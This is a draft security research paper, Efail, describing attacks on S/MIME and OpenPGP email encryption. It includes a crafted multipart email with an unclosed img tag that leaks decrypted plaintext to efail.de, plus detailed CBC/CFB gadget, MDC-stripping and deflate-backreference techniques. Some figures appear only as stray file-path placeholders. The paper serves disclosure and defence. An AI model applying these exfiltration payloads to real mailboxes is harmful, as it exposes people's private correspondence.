Efail: Breaking S/MIME and OpenPGP Email Encryption using Exfiltration Channels (draft 0.9.0)

Damian Poddebniak[1], Christian Dresen[1], Jens Müller[2], Fabian Ising[1], Sebastian Schinzel[1], Simon Friedberger[3], Juraj Somorovsky[2], and Jörg Schwenk[2]

[1]Münster University of Applied Sciences
[2]Ruhr University Bochum
[3]KU Leuven

Abstract

OpenPGP and S/MIME are the two prime standards for providing end-to-end security for emails. We describe novel attacks built upon a technique we call *malleability gadgets* to reveal the plaintext of encrypted emails. We use CBC/CFB gadgets to inject malicious plaintext snippets into encrypted emails that abuse existing and standard conforming backchannels, for example, in HTML, CSS, or x509 functionality, to exfiltrate the full plaintext after decryption. The attack works for emails even if they were collected long ago, and is triggered as soon as the recipient decrypts a single maliciously crafted email from the attacker. The attack has a large surface, since for each encrypted email sent to n recipients, there are $n+1$ mail clients that are susceptible to our attack.

We devise working attacks for both OpenPGP and S/MIME encryption, and show that exfiltration channels exist for 23 of the 35 tested S/MIME email clients and 10 of the 28 tested OpenPGP email clients. While it is necessary to change the OpenPGP and S/MIME standards to fix these vulnerabilities, some clients had even more severe implementation flaws allowing straightforward exfiltration of the plaintext.

1 Introduction

Email. Despite the emergence of many secure messaging technologies, email is still one of the most common methods to exchange information and data. According to a study by Radicati, the total number of emails exchanged in 2017 reached 269 billion per day [1]. These email messages contain sensitive data, and are often used to secure other applications. One example for the latter is the password reset feature of many security, where a hyperlink to reset the password is included in the body of the email. Thus, gaining access to this email content can be used to comprise additional services of the victim.

End-to-end encryption. While transport security between mail servers is useful against some attacker scenarios, it does not offer reliable security guarantees regarding confidentiality and authenticity of emails. Reports of pervasive data collection efforts by nation state actors, large-scale breaches of email servers, revealing millions of email messages [2–5], or attackers compromising email accounts to search the emails for valuable data [6, 7] underline that transport security alone is not sufficient.

End-to-end encryption *is designed* to protect user data in such scenarios. With end-to-end encryption, the email infrastructure becomes merely a transportation service for opaque email data and no compromise – aside from the endpoints of sender or receiver – should affect the security of an end-to-end encrypted email.

S/MIME and OpenPGP. The two most prominent standards offering end-to-end encryption for email, S/MIME (Secure / Multipurpose Internet Mail Extensions) and OpenPGP (Pretty Good Privacy), co-exist for more than two decades now. Although the *cryptographic security* of them was subject to criticism [8–10], little was published about practical attacks. Instead, S/MIME is commonly used in corporate and government environments.[1] It benefits from its ability to integrate within PKIs and that most widely-used email clients support it by default. OpenPGP often requires the installation of additional software and, besides a steady userbase within the technical community, is recommended for people in high-risk environments. In fact, human rights organizations such as Amnesty International [11], EFF [12], or Reporters without Borders [13] recommend using PGP. The story of how NSA insider Edward Snowden convinced reporter Glenn Greenwald to use email encryption has become famous, and his video "GPG for journalists" is still available on the Internet.

[1]A seemingly curated list of European companies and agencies supporting S/MIME is available under `https://gist.github.com/rmoriz/5945400`.

We show that this trust is not justified, neither in S/MIME nor in OpenPGP, at least given the current use of obsolete cryptographic primitives in the specifications.

Attack scenario. In our model, the attacker is able to collect end-to-end encrypted emails, either through a man-in-the-middle attack on the network, by accessing a SMTP server, by accessing the IMAP account on the server, or by some other means. He may store these emails for some time before he starts his attack.

To decrypt the emails, he first manipulates their ciphertext by using appropriate *malleability gadgets*. In order to make these manipulations work, he may make informed guesses about the operating system, the email client and the encryption software the victim uses.

He then sends the manipulated email to one of the original receivers, or to the original sender. He may hide this by choosing new `FROM`, `DATE` and `SUBJECT` fields, and he may hide the manipulated ciphertext by hiding it within an invisible iFrame. Thus the attack mail the victim receives looks unsuspicious.

Once he opens the email in his client, the manipulated ciphertext will be decrypted – first the private key of the victim is used to decrypt the session key s, and then this session key is used to decrypt the manipulated ciphertext c. The decrypted plaintext now contains, due to the manipulations, an exfiltration channel (e.g., an HTML hyperlink) that will send the decrypted plaintext as a whole or in parts to the attacker.

Backchannels and exfiltration channels. One of the basic building blocks for our attacks are backchannels. A backchannel is any functionality that interacts with the network, for example, a method for forcing the email client to invoke an external URL. A simple example uses an HTML image tag `<img src="http://efail.de">` which forces the email client to download an image from `efail.de`. These backchannels are widely known for their privacy implications as they can leak whether and when the user opened an email and which software and IP he used.

Until now, the fetching of external URLs in email was only considered to be a privacy threat. In this paper, we abuse backchannels to create plaintext exfiltration channels that allow sending plaintext directly to the attacker. We analyze how an attacker can turn backchannels in email clients to exfiltration channels, and thus obtain victim plaintext messages. We show the existence of backchannels for nearly every email client, ranging from classical HTML resources to OCSP requests and Certificate Revocation lists.

Direct exfiltration channels. We discovered several attacks that solely exploit the complex interaction of HTML together with MIME, S/MIME and OpenPGP in email clients. These cases are straightforward to exploit and do not require any changes of the ciphertext. In the most straightforward example of our attacks, the adversary prepares a plaintext email structure that contains an `<img>` element, whose URL is not closed with quotes. He then copies the email ciphertext directly after this element. Once the victim client decrypts the ciphertext, it replaces the ciphertext in-place with its plaintext and attempts to parse the image source content (see Figure 1). The subsequent HTTP request path contains the full plaintext, which is thus sent to an attacker-controlled server. It is astonishing that these vulnerabilities are still present in current versions of Thunderbird or Apple Mail.

Malleability gadget exfiltration channels. Our second set of attacks exploits the construction of obsolete cryptographic primitives. OpenPGP solely uses the Cipher Feedback Mode (CFB) and S/MIME solely uses the Cipher Block Chaining (CBC) mode of operation. Both modes provide *malleability* of plaintexts. This property allows an attacker to reorder, remove or insert ciphertext blocks, or to perform meaningful plaintext modifications without the encryption key. More concretely, he can flip specific bits in the plaintext or even create arbitrary plaintext blocks if he knows parts of the plaintext. Malleability of these two encryption modes is well-known and has been exploited in many attacks on network protocols like TLS, IPsec, or SSH [14–25], but it has not been exploited in plaintext-recovery attacks on email standards.

We use the malleability of CBC and CFB to construct so called *malleability gadgets* that allow us to create chosen plaintexts with any length under the assumption that the attacker knows one plaintext block. These malleability gadgets are then used to inject malicious plaintext snippets within the actual plaintext. A perfect malleability gadget attack is possible if the attacker knows a single complete plaintext block from the ciphertext, which is 16 bytes for AES. However, fewer known plaintext bytes may also be sufficient, depending on the exfiltration channel that the attacker aims for. Guessing small parts of plaintext is typically not a problem since there are hundreds of bytes of structured metadata in each email that are always static and only differ among email clients. As emails contain the user agent string, the attacker knows which email client the victim uses.

With this technique, we were able to defeat the encryption modes used in both S/MIME and PGP. While attacking S/MIME is straightforward, for OpenPGP, we needed to develop more complex exploit techniques upon malleability gadgets because the data is typically compressed before encryption.

Responsible disclosure. We have disclosed the vulnerabilities to all affected email vendors, and to national CERTs and our findings were confirmed by these bodies.

Contributions. We make the following contributions:

- We describe practical attacks against major email clients allowing to exfiltrate decrypted emails directly, without ciphertext modifications.
- We introduce the concept of malleability gadgets, which allow an attacker to inject malicious chosen plaintext snippets into the email ciphertext. We describe and apply malleability gadgets for the CBC and CFB modes used in email encryption.
- We analyze all major email clients for backchannels that can be used for the creation of exfiltration channels.
- OpenPGP's plaintext compression significantly complicates our attack. We describe techniques to create arbitrary plaintexts from specific changes in the compressed plaintext using advanced malleability gadgets.
- We discuss medium and long-term countermeasures for email clients and the S/MIME and PGP standards.

2 Background

In its simplest form, an email is a text message conforming to the Internet Message Format (IMF) [26]. As the IMF lacks features that are required in the modern Internet, such as the transmission of binary data, it is augmented with *Multipurpose Internet Mail Extension* (MIME) [27] to support transmission of multimedia messages or – in case of OpenPGP and S/MIME – to allow end-to-end encryption of emails.

S/MIME and CMS. The Secure/Multipurpose Internet Mail Extension (S/MIME) is an extension to MIME describing how to send and receive secured MIME data [28]. S/MIME focuses on the MIME-related parts of an email and relies on the *Cryptographic Message Syntax* (CMS) to digitally sign, authenticate, or encrypt arbitrary messages [29]. CMS is a set of binary encoding rules and methods to create secured messages. As it is derived from PKCS#7, the term "PKCS" is found in various headers of secured emails.

Pretty Good Privacy. Phil Zimmerman developed the first version of Pretty Good Privacy (PGP) in 1991 as a means to enable political activists to communicate securely on BBSs, Usenet groups and the early Internet. In the late '90s, the IETF published RFC 2440 describing the OpenPGP format, which has been updated several times. The latest standard is RFC 4880, published in 2007, which describes a variety of cryptographic primitives for encrypting and signing digital data [30].

2.1 Cryptographic basics

In the email context, both S/MIME and PGP use hybrid encryption, in which the sender generates a random session key s that is used to symmetrically encrypt the message m into a cipher text c.

The session key s is encrypted with at least two public keys using a public key encryption scheme. The first encryption of s happens with the public key of the sender. Additional encryptions are done using all the public keys of the intended receivers. Thus, s will be encrypted under $n+1$ different public keys for n recipients of the email. Since our attacks exploit weaknesses in the symmetric encryption, we focus on the symmetric encryption part.

Encryption modes in OpenPGP and S/MIME. For symmetric encryption of the message body m, the standards specify several block ciphers, the most relevant being 3DES and AES. As encryption modes, S/MIME uses Cipher Block Chaining (CBC) and OpenPGP uses the Cipher Feedback Mode (CFB). These modes use the same final step in the decryption of the i^{th} ciphertext block C_i in a ciphertext C because both use the XOR operation $\oplus$ on the result of the symmetric key operation $dec_s(C_i)$ or $enc_s(C_i)$ and an adjacent *chaining* ciphertext block. For CFB, the chaining block is the following ciphertext block C_{i+1}. For CBC this is the previous ciphertext block C_{i-1}. The decryption of C_i into its respective plaintext block P_i for the two encryption modes are thus $P_i = dec_s(C_i) \oplus C_{i-1}$ for CBC and $P_i = enc_s(C_i) \oplus C_{i+1}$ for CFB.

Malleability properties in encryption modes. XOR is a *malleable* operation, i.e. flipping a single bit in one of the two operands of $\oplus$ results in a bit flip of the final plaintext at the same position. Therefore, if we can guess the P_i, we can transform it into any chosen plaintext P_i'.

However, this comes at a cost. Since all of the modes mentioned above are chained, manipulating a ciphertext block will change the chaining plaintext block in an unpredictable way. For CBC, this is the plaintext block P_{i-1} corresponding to the manipulated ciphertext to the left, for CFB this is the next plaintext block P_{i+1}.

This provides us with a useful malleability property of single blocks in OpenPGP and S/MIME ciphertexts with the caveat that the attacker has to find a way to deal with the random blocks.

3 Exfiltration over backchannels

Modern email clients are able to assemble and render various types of content, most notably HTML documents, and HTML provides methods to fetch resources like images and stylesheets from the Internet. Email clients may additionally request other information, for example, to validate the status of a cryptographic certifi-

cate. We will refer to all these channels as *backchannels* because they can interact with possibly attacker-controlled servers.

Backchannels in the email context are long-known to be a privacy issue because they allow detecting *if*, *when* and *where* a message has been read and may leak further information such as the user's mail client and operating system via HTTP request headers. For this reason, the developers of many email clients disable backchannel enabling functionality and ask the user for confirmation. In Section 6, we describe our structured analysis of all major email clients regarding restrictions of backchannels. There are several email clients allowing backchannels by default. For a vast majority of those that are restricting backchannels by default, we found filter bypasses that open backchannels without the user noticing.

In the following sections we show that backchannels can be used as *exfiltration channels* to break confidentiality of a message.

3.1 Direct exfiltration

During our research we discovered that various email clients will leak plaintext messages if the attacker crafts specific emails. Email clients which do not isolate multiple MIME parts of an email but display them in the same HTML document allow attackers to build trivial decryption oracles. All the attacker has to do is wrap the encrypted message into plaintext MIME parts containing an HTML based backchannel and send the message to the victim. One possible variant of this attack using the `<img>` HTML tag is shown in Figure 1 (a).

If the email client first decrypts the encrypted part and then puts all body parts into one HTML document as shown in Figure 1 (b), the HTML rendering engine leaks the decrypted message to the attacker-controlled web server as shown in Figure 1 (c).

Because the plaintext message is leaked *after* decryption, this attack is independent of the email encryption scheme used and may be used even against authenticated encryption schemes. Direct exfiltration channels arise from faulty isolation between secure and insecure message parts. Although it seems that these are solely implementation bugs, their mitigation can be challenging. For example, if the email decryption and email presentation steps are provided by different instances, the email client is not aware of the encrypted email message structure. This scenario is quite common when email security gateways are used.

Out of 48 tested mail clients 17 had missing isolation which would allow leaking secret messages to an attacker-controlled web server in case a mail gateway would decrypt and simply replace the encrypted part with the plaintext. Even worse, in five email clients, the concept shown in Figure 1 can be exploited *directly*: Apple Mail (macOS), Mail App (iOS), Thunderbird (Windows, macOS, Linux), Postbox (Windows) and MailMate (macOS). The first two clients by default load external images without asking and therefore leak the plaintext of S/MIME or OpenPGP encrypted messages. For other clients our attacks require user interaction. For example, in Thunderbird and Postbox we can completely redress the UI with CSS and trick the user into submitting the plaintext with an HTML form if he clicks somewhere into the message. Note that thanks to the MIME structure the attacker can include several ciphertexts into one email and exfiltrate their plaintexts at once. For Thunderbird this security issue is present since v0.1 (2003).

```
From: attacker@efail.de
To: victim@company.com
Content-Type: multipart/mixed;boundary="BOUNDARY"

--BOUNDARY
Content-Type: text/html

<img src="http://efail.de/
--BOUNDARY
Content-Type: application/pkcs7-mime;
  smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
--BOUNDARY
Content-Type: text/html
">
--BOUNDARY--
```

(a) Attacker-prepared email received by email client.

```
<img src="http://efail.de/
Secret meeting
Tomorrow 9pm
">
```

(b) HTML code after decryption as interpred by the client.

```
http://efail.de/Secret%20MeetingTomorrow%209pm
```

(c) HTTP request sent by mail client

Figure 1: Malicious email structure and missing context boundaries force the client to decrypt the ciphertext and leak the plaintext using the `<img>` element.

3.2 Towards generic exfiltration channels

The previous section introduced direct exfiltration channels which are remarkably easy to exploit, but are built upon implementation errors in certain email clients. In the following, we will introduce two techniques for creating exfiltration channels that abuse standard conforming behaviour of the email clients. These *generic exfiltration channels* should work in all standard conforming email clients. This section introduces the *leaky block* technique that requires a passive man-in-the-middle (MitM) attacker and that makes assumptions of the original content of an encrypted email. These assumptions are unlikely, but not impossible, to hold on commonly sent



Figure 2: This CBC leaky block exfiltration channel replaces the respective leaky blocks (C_{w-1}, C_w) with other ciphertext blocks (C_{i-1}, C_i) to exfiltrate the plaintext P_i.

email in reality.

Assume an encrypted[2] HTML email containing a backchannel through an HTML image tag at a known ciphertext block tuple (C_{w-1}, C_w). We call those blocks that are part of the image URL *leaky spyhole blocks* as they always leak these plaintext blocks when the email is opened.

Through ciphertext reordering as described in Section 2.1 and shown in Figure 2, the attacker can replace the leaky blocks with other interesting ciphertext blocks (C_{i-1}, C_i). In effect, the respective plaintext P_i will be reflected in the URL path, along with the random plaintext block P_{i-1}.[3] The resulting HTTP request creates the plaintext exfiltration channel that a passive MitM attacker can observe.

The next section introduces the *malleability gadget* technique that creates exfiltration channels for any encrypted email in most of default email client setups that even an off-path attacker can access.

3.3 Malleability gadgets

In the previous example, a MitM attacker could exfiltrate those emails that already contained an external HTML image using block reordering. We now relax this constraint and introduce the concept of *malleability gadgets* that allow us to inject arbitrary exfiltration channels *given only a single block of known plaintext*.

Definition. We call a pair of two adjacent ciphertext blocks (C_{i-1}, C_i) for CBC and (C_i, C_{i+1}) for CFB a malleability gadget if we know parts of the matching plaintext block P_i, and if we can transform this known plaintext into a chosen plaintext by bitwise manipulating C_{i-1} or C_{i+1}, respectively.

CBC malleability gadgets. We start with a ciphertext block C_i and its adjacent chaining block C_{i-1}, from which we know the plaintext P_i (see Figure 3 (a)). MIME headers in emails are sufficient, because they are static for every email client and offer dozens of known plaintext bytes. We now transform P_i into any plaintext P_c

[2]For brevity, we only show the examples for CBC, which can be directly adopted to CFB.

[3]Random data in URLs in HTML emails turned out to be no problem because non-printable characters are URL-encoded automatically.



Figure 3: Transforming a known plaintext P_i for CBC (a) and CFB (c) to a chosen plaintext P_c for CBC (b) and CFB (d).

by replacing C_{i-1} with $X = C_{i-1} \oplus P_i \oplus P_c$ as shown in Figure 3 (b). This comes at a cost as X will be decrypted with an unknown key, resulting in uncontrollable and unknown random bytes in P_{i-1}.

CFB malleability gadgets. Malleability gadgets for the CFB mode work similarly to those in CBC mode – only the side of the chaining block is changed to C_{i+1} as shown in Figure 3 (c) and (d). Again, we can transform a single known plaintext block P_i into a chosen plaintext block P_c, whereas this time, the plaintext block P_{i+1} will be destroyed. X is calculated as $X = C_{i+1} \oplus P_i \oplus P_c$.

Using malleability gadgets to exfiltrate data. We showed that malleability gadgets allow an attacker to create arbitrary plaintexts from a given ciphertext, with the caveat that there is always a block of random data adjacent to the chosen plaintext block. To create plaintext exfiltration channels, the attacker must deal with these random blocks in a way that they are ignored. One can think of several ways to achieve that. When comments are available within a context, for example, via /* and */, exfiltration channels can easily be constructed by simply commenting out the random blocks. In case no comments are available, we can make use of subtle characteristics of the underlying data format, for example, that unnamed attributes in HTML are ignored.

Contrary to common belief that a larger block size is always preferable in block ciphers, we found 3DES with a blocksize of 8 bytes more challenging to exploit than AES with a blocksize of 16 bytes. This was mainly due to the fact that it turned out to be very hard to build working exfiltration channels with just 8 byte blocks of chosen plaintexts, interrupted with 8 random bytes.

4 Attacking S/MIME

In this section we show that S/MIME is vulnerable to CBC gadget attacks, and demonstrate how exfiltration



Figure 4: Simplified structure of a signed-then-encrypted S/MIME message in multipart/signed format.

codes can be injected into any S/MIME email.

4.1 S/MIME packet structure

Most clients can either only sign, only encrypt or sign-then-encrypt outgoing messages. Sign-then-encrypt is the preferred wrapping technique when both confidentiality and authenticity are needed. The body of a signed-then-encrypted email consists of two MIME entities, one for signing and one for encryption. The outermost entity – also specified in the email header – is typically *EnvelopedData* (see Figure 4). The EnvelopedData data structure holds the *RecipientInfos* with multiple encrypted session keys and the *EncryptedContentInfo*. EncryptedContentInfo defines which symmetric encryption algorithm was used and finally holds the ciphertext. Decryption of the ciphertext reveals the inner MIME entity holding the plaintext message and its signature. Note that there is no integrity protection.

4.2 Attack description

S/MIME solely uses the CBC encryption mode to encrypt data, so we can use the CBC gadget from Figure 3 for all S/MIME emails. When decrypted, the ciphertext of a signed-then-encrypted email typically starts with `Content-type: multipart/signed`, which reveals enough known-plaintext bytes to fully utilize AES-based CBC gadgets. Therefore, in the case of S/MIME, we can directly use the first two cipher blocks (IV, C_0) – IV is the initialization vector – and modify the IV to turn P_0 into any chosen plaintext block P_{c_i}.

Injection of exfiltration channels. A slightly simplified version of our attack is shown in Figure 5. The first blocks of a ciphertext whose plaintext we want to exfiltrate are shown in Figure 5 (a). We use (IV, C_0) to construct our CBC gadgets because we know the complete associated plaintext P_0. Figure 5 (b) shows the *canonical* CBC gadget as it uses $X = IV \oplus P_0$ to set all its plaintext bytes to zero.

We then modify and append multiple CBC gadgets to prepend a chosen ciphertext to the unknown ciphertext blocks (Figure 5 (c)). As a result, we control the plaintext in the first and third block, but the second and fourth block contain random data. The first CBC gadget block P_{c_0} opens an HTML image tag and a meaningless attribute named *ignore*. This attribute is used to consume the random data in the second block such that the random data is not further interpreted. The third block P_{c_1} then starts with the closing quote of the ignored attribute and adds the *src* attribute that contains the domain name from which the email client is supposed to load the image. The fourth plaintext block again contains random data, which is the first part of the path of the image URL. All subsequent blocks contain unknown plaintexts, which now are part of the URL. Finally, when an email client parses this email, the plaintext is sent to the HTTP server defined in P_{c_1}.

Meaningless signatures. One could assume that the decryption of modified ciphertexts would fail because of the digital signature included in the signed-then-encrypted email, but this is not the case. Every S/MIME signature can easily be removed from the multipart/signed mail body [31]. This transforms the signed-then-encrypted email into an encrypted message that has no signature. Of course, a cautious user could detect that this is not an authentic email, but even then, by the time the user detects that this is a malicious email, the plaintext would already have been exfiltrated. Signatures can also not become mandatory, because this would hinder anonymous communication. Furthermore, an invalid signature typically does not prevent the display/rendering of a message in email client either. This has historic reasons, as mail gateways could invalidate the signature by changing line-endings, etc.

4.3 Practical exploitation

Exfiltration codes must be designed such that they are ignorant to interleaved random blocks. Although this restriction can be circumvented by careful design of the exfiltration code – recap the usage of the *ignore* attribute – some exfiltration codes may require additional tricks to work in practice.

For example, HTML's `src` attribute, requires the explicit naming of the protocol, e.g. `http://`. Unfortunately, `src="http://` has already 12 bytes, leaving merely enough room for a 4 byte domain. A working solution is to scatter the exfiltration code into multiple HTML elements without breaking its functionality. In case of the `src` attribute, we used an additional `<base ignore="..." href="http:">` element to globally define the base protocol first.

Emails sent as `text/plain` pose another difficulty. Although there is nothing special about those emails in the context of CBC gadgets, injection of `Content-type: text/html` turned out to be dif-



Figure 5: Detailed description of the attack on S/MIME. The original ciphertext is shown in (a). (b) is the canonical CBC gadget resulting in an all zero plaintext block. (c) is the modified ciphertext that is sent to the victim.

ficult due to restrictions in the MIME headers. An attacker has to apply tricks such that header parsing will not break when random data is introduced into the header.

Each of this constraints is a minor difficulty, but increases the amount of work for a real exploit. We thus not spend further time to find a solution for every client, but only evaluated some ideas for popular clients. During our evaluation we could use content sniffing for example to overcome this limitation in some clients. Furthermore, we expect most emails to be send as `multipart/alternative` anyway – especially in corporate environments.

5 Attacking OpenPGP

Our exfiltration attacks are not only possible in S/MIME, but also work against OpenPGP. However, there are two additional obstacles: (1) OpenPGP uses compression by default and (2) *Modification Detection Codes (MDC)* are used for integrity protection.

Compression. In the context of malleability gadgets, compression makes exploitation more difficult, because the compressed plaintext is harder to guess. Similar to S/MIME, PGP emails also contain known headers and plaintext blocks, for example, `Content-Type: multipart/mixed`, but after compression is applied, the resulting plaintext may vastly differ per mail.

The difficulty here is to guess a certain amount of compressed plaintext bytes in order to fully utilize the CFB gadget technique. Not knowing enough compressed plaintext bytes is hardly a countermeasure, but makes practical exploitation a lot harder.

We show how the compression structure can be exploited to create exfiltration channels. Interestingly, with the compression in place, we can create exfiltration channels even more precisely and remove the random data blocks from the resulting plaintext.

Integrity protection. The OpenPGP standard states that detected modifications to the ciphertext should be "treated as a security problem", but does not define what to do in case of security problems. The correct way of handling this would be to drop the message and notify the user. However, if clients try to display whatever is left of the message as a "best effort", exfiltration channels may be triggered.

In order to understand how the integrity protection can be disabled and how compression can be defeated, we have to go into more detail of OpenPGP.

5.1 OpenPGP packet structure

In OpenPGP, packets are of the form *tag/length/body*. The *tag* denotes the packet type as listed in Table 1. The *body* contains either another nested packet or arbitrary user data. The size of the body is encoded in the *length* field.

Tag no.	Type of PGP packet
8	CD: Compressed Data Packet
9	SE: Symmetrically Encrypted Packet
11	LD: Literal Data Packet
18	SEIP: Symmetrically Encrypted and Integrity Protected Packet
19	MDC: Modification Detection Code Packet
60 – 63	Experimental packets (ignored by clients)

Table 1: PGP packet types used throughout this paper.

Message encryption. A message is encrypted in four steps: (1) the message m is encapsulated in a Literal Data (LD) packet. (2) the LD packet is compressed via *deflate* and encapsulated in a Compressed Data (CD) packet. (3) the Modification Detection Code (MDC) over the CD

packet is calculated and appended to the CD packet as an MDC packet. (4) finally, the concatenated CD and MD packets are encrypted and the ciphertext is encapsulated in an Symmetrically Encrypted and Integrity Protected (SEIP) packet (see Figure 6).

5.2 Defeating integrity protection

Modern clients use the SEIP packet type, in which any modification of the plaintext will be detected due to a mismatch of the SHA-1 checksums of the message and the attached MDC packet.

Ignoring the MDC. A client must stop to process a message, if it encounters an invalid MDC. This can easily be verified by introducing changes to the ciphertext and leaving the MDC as it is. With a very high probability, the MDC will not fit to the new ciphertext and any client processing such a message is potentially vulnerable.

Stripping the MDC. Similar to the previous attempt, the MDC can also be removed, such that the client can not check the MDC at all. This is easily possible by removing the last 22 bytes from the ciphertext.

Changing the packet type.

A more elaborate method is to disable the integrity protection by changing the SEIP packet to a Symmetrically Encrypted (SE) packet, which has no integrity protection. This is straightforward, because the packet type is not encrypted (see Figure 6). This downgrade attack has been known since 2002 [32], but never used in an actual attack.

However, there is a caveat: in an SE packet, the last two bytes of the IV are added just after the first block. This was originally used to perform an integrity quick check on the session key.

While the SE type resynchronizes the block boundaries *after* encrypting these two additional bytes, the SEIP does not perform this resynchronization. To repair the decryption after changing the SEIP to an SE packet, two bytes must be inserted at the start of the first block to compensate for the missing bytes. This was also described by Perrin and Magazinius [32, 33].



Figure 6: Nesting of a Symmetrically Encrypted and Integrity Protected Data Packet in OpenPGP.

Since an attack was published against this integrity protection mechanism [34], its interpretation is discouraged [30], and the two bytes are ignored. They depict the beginning of the first real plaintext block and the SE and SEIP packet types treat them differently.

5.3 Defeating deflate

OpenPGP utilizes the *deflate* algorithm [35] to compress LD packets before encrypting them. It is based on LZ77 (specifically LZSS) and Huffman Coding. Although the exact details are not important for this paper, it is important to note that a single message may be partitioned, such that different *modes of compression* can be used for different segments of the message.

Modes of compression. The standard defines three modes of compression: uncompressed, compressed with fixed Huffman trees, and compressed with dynamic Huffman trees. It is specified by a header prepended to each segment. A single OpenPGP CD packet can contain multiple compressed or uncompressed segments.[4]

Backreferences. Typically, a full message is wrapped inside a single compressed segment. Then, the algorithm applies a search for *text fragment* repetitions of certain length within the boundaries of a *sliding window*. If a repetition is found, it is replaced with a shorter pointer to its previous occurrence.

For example, the text `How much wood could a woodchuck chuck` is shortened to `How much wood could a <-13, 4>chuck <-6, 5>`. In reality, the deflate algorithm operates bit-by-bit to achieve a higher compression level. The repeating strings are inserted into the Huffman trees and placed before the compressed text. During the decompression process, the algorithm uses the Huffman tree to search for patterns.

Uncompressed segments. In addition to compressed segments, the deflate data format also specifies uncompressed segments. These segments are also used during the search for repetitions, but, in contrast to compressed segments, may contain arbitrary data. This is an important observation, because it allows us to work around the limited amount of known plaintext.

Dynamic and fixed Huffman trees. Starting from around 90 to 100 bytes of plaintext, deflate uses a dynamic Huffman tree that is serialized to bytes and forms the start of the deflate data. Dynamic Huffman trees change substantially and are difficult to predict for partly unknown plaintexts. For shorter texts, fixed Huffman trees are used. They are statically defined in [35] and not located in the data. In the following sections, we assume

[4] RFC 1951 speaks of "blocks". We change the terminology to "segments" for better readability.

fixed Huffman trees to outline the attack.

5.3.1 Creating a CFB gadget

The first encrypted block seems most promising, because it consists of OpenPGP packet metadata and compression headers.

By exploiting *backreferences* in the compression algorithm we are able to use only 11 bytes long malleability gadgets. These backreferences allow us to reference and concatenate arbitrary blocks of data and thus create exfiltration channels more precisely. Therefore, instead of trying to work around the compression, we use it to precisely inject our exfiltration codes in compressed form.

5.3.2 Exfiltrating compressed plaintexts

Assume we are in possession of an OpenPGP SEIP packet which decrypts to a compressed plaintext. We know one decrypted block which allows us to construct a malleability gadget and thus arbitrary number of chosen plaintexts. Our goal is to construct a ciphertext which decrypts to a compressed packet. Its decompression leads to an exfiltration of the target plaintext.

A simplified attack is shown in Figure 7 and can be performed as follows. Using our malleability gadget we first create three ciphertext block pairs (C_i, C_{i+1}) which decrypt into useful text fragments (P_{c0}, P_{c1}, P_{c2}). The first text fragment represents an OpenPGP packet structure which encodes a CD packet (which is encoded as `0xaf` in OpenPGP) containing a LD packet (encoded as `0xa3`). The latter two text fragments contain an exfiltration channel, for example, `<img src="efail.de/`. We concatenate the ciphertext blocks into $(C_1, \ldots C_8)$ so that they decrypt into our three text fragments and the target compressed plaintext block. Note that due to the nature of CFB every second block will contain random garbage. All blocks are placed into an uncompressed segment. For the compressed segment we use a ciphertext which decrypts into a deflate segment containing backreferences. The backreferences $(B1 \ldots B4)$ reference fragments from the uncompressed segment. Once the victim decrypts and decompresses the email, the final text will result into a concatenation of text fragments P_{c0}, P_{c1}, P_{c2}, and the compressed segment. Finally, the compressed data is leaked to `efail.de`.

For more details on the exact packets and their structure used in this attack we refer to Appendix A.

